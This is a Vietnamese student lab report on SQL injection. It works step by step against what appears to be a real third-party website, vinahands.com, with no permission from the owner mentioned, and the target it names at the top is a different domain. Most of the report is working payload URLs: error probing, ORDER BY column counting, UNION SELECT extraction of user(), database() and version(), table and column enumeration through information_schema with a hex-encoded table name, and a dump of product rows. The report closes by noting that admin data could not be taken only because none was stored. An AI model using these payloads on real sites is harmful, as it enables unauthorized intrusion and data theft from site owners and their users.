**BÁO CÁO BÀI THỰC HÀNH SỐ 3**


**KIỂM THỬ LỖ HỔNG SQL INJECTION**

***Họ và Tên: Nguyễn Thanh Ý***


***MSSV: 0850080056***

Kiểm thử lổ hổng SQL Injection trên trang web <http://funagamex.vn/>

* Kiểm tra trang web có bị lỗ hổng SQL Injection hay không, sử dụng url ` https://www.vinahands.com/cat.php?id=1% ` dưới đây là kết quả:




* Tiếp theo lấy tìm số cột dữ liệu của bảng đang bị lỗi để có thể nhúng các câu truy vấn ở các bước sau bằng url ` https://www.vinahands.com/cat.php?id=-1 order by 1-- - ` dưới đây là kết quả:




Điều này có nghĩa là số cột của table nhiều hơn 1, tiếp tục tăng tới khi vào xuất hiện lỗi như hình 1, và đây là url khi nhận được lỗi ` https://www.vinahands.com/cat.php?id=-1 order by 7-- - `, nghĩa là bảng này có 6 cột


* Sau khi có số cột chúng cha sẽ chạy tiếp url ` https://www.vinahands.com/cat.php?id=-1 union select 1,2,3,4,5,6-- - ` với 1,2,3,4,5,6 là thứ tự tăng dần của số cột. Với url này sẽ xuất hiện cột 3 bị lỗi, và đây cũng chính là cột chúng ta có thể chèn các câu lệnh sql để truy vấn dữ liệu, như sau:




* Tiếp theo chúng ta sẽ truy xuất 1 số thông tin cơ bản của hệ thống như “user()”, “database”, “version()” bằng các url sau:
* ` https://www.vinahands.com/cat.php?id=-1 union select 1,2,user(),4,5,6-- -`



* ` https://www.vinahands.com/cat.php?id=-1 union select 1,2,database(),4,5,6-- - `




* ` https://www.vinahands.com/cat.php?id=-1 union select 1,2,version(),4,5,6-- - `



* Sau khi có các thông tin cơ bản, ta sẽ lấy hết toàn bộ tên của các bảng từ hệ thống bằng url sau ` https://www.vinahands.com/cat.php?id=-1 union select 1,2,group\_concat(table\_name),4,5,6 from information\_schema.tables where table\_schema= database();-- -`



* nhpEN\_cat,
* nhpEN\_daily,
* nhpEN\_feedback,
* nhpEN\_html,
* nhpEN\_news,
* nhpEN\_news2,
* nhpEN\_news3,
* nhpEN\_news4,
* nhpEN\_news5,
* nhpEN\_picture,
* nhpEN\_products,
* nhpEN\_scategory,
* nhpEN\_spbanchay,
* nhpEN\_topic
* Sau khi lấy được tên các bảng, chúng ta có thể lấy được tên các column của từng bảng, ví dụ ở đây em sẽ lấy tên các column từ bảng nhpEN\_products bằng url sau ` https://www.vinahands.com/cat.php?id=-1 union select 1,2,group\_concat(column\_name),4,5,6 from information\_schema.columns where table\_name= 0x6e6870454e5f70726f6475637473;-- - ` với 0x6e6870454e5f70726f6475637473 là mã Hex của tên bảng nhpEN\_products, và đây là kết quả:



* Sau khi có các cột của tên bảng, ta có thể truy xuất dữ liệu từ bảng bằng url sau ` https://www.vinahands.com/cat.php?id=-1 union select 1,2,group\_concat(id,cID,tenSP,thongTin,gia,code),4,5,6 from nhpEN\_products-- -` bởi vì lần này chúng ta chỉ đính danh bảng và các cột của nó nên không cần phải mã hoá hex nữa, và đây là kết quả:



* Em vừa với lợi dụng lỗi SQL Injection để truy xuất thông tin, user, database, dữ liệu các bảng của 1 hệ thống 1 cách dễ dàng. Nhưng bởi vì website này không có tính nay đăng nhập hoặc không lưu trữ dữ liệu đăng nhập của hệ thống trong database, nên em không thể lấy dữ liệu của quản trị. Vì vậy lỗi SQL Injection là một lỗi nghiêm trọng và phổ biến khi người dùng sử dụng các các truy vấn SQL cơ bản để truy vấn dữ liệu, nên việc phòng vệ và trác các lỗi liên quan đến SQL Injection là 1 điều cần thiết với nhà phát triển phần mềm.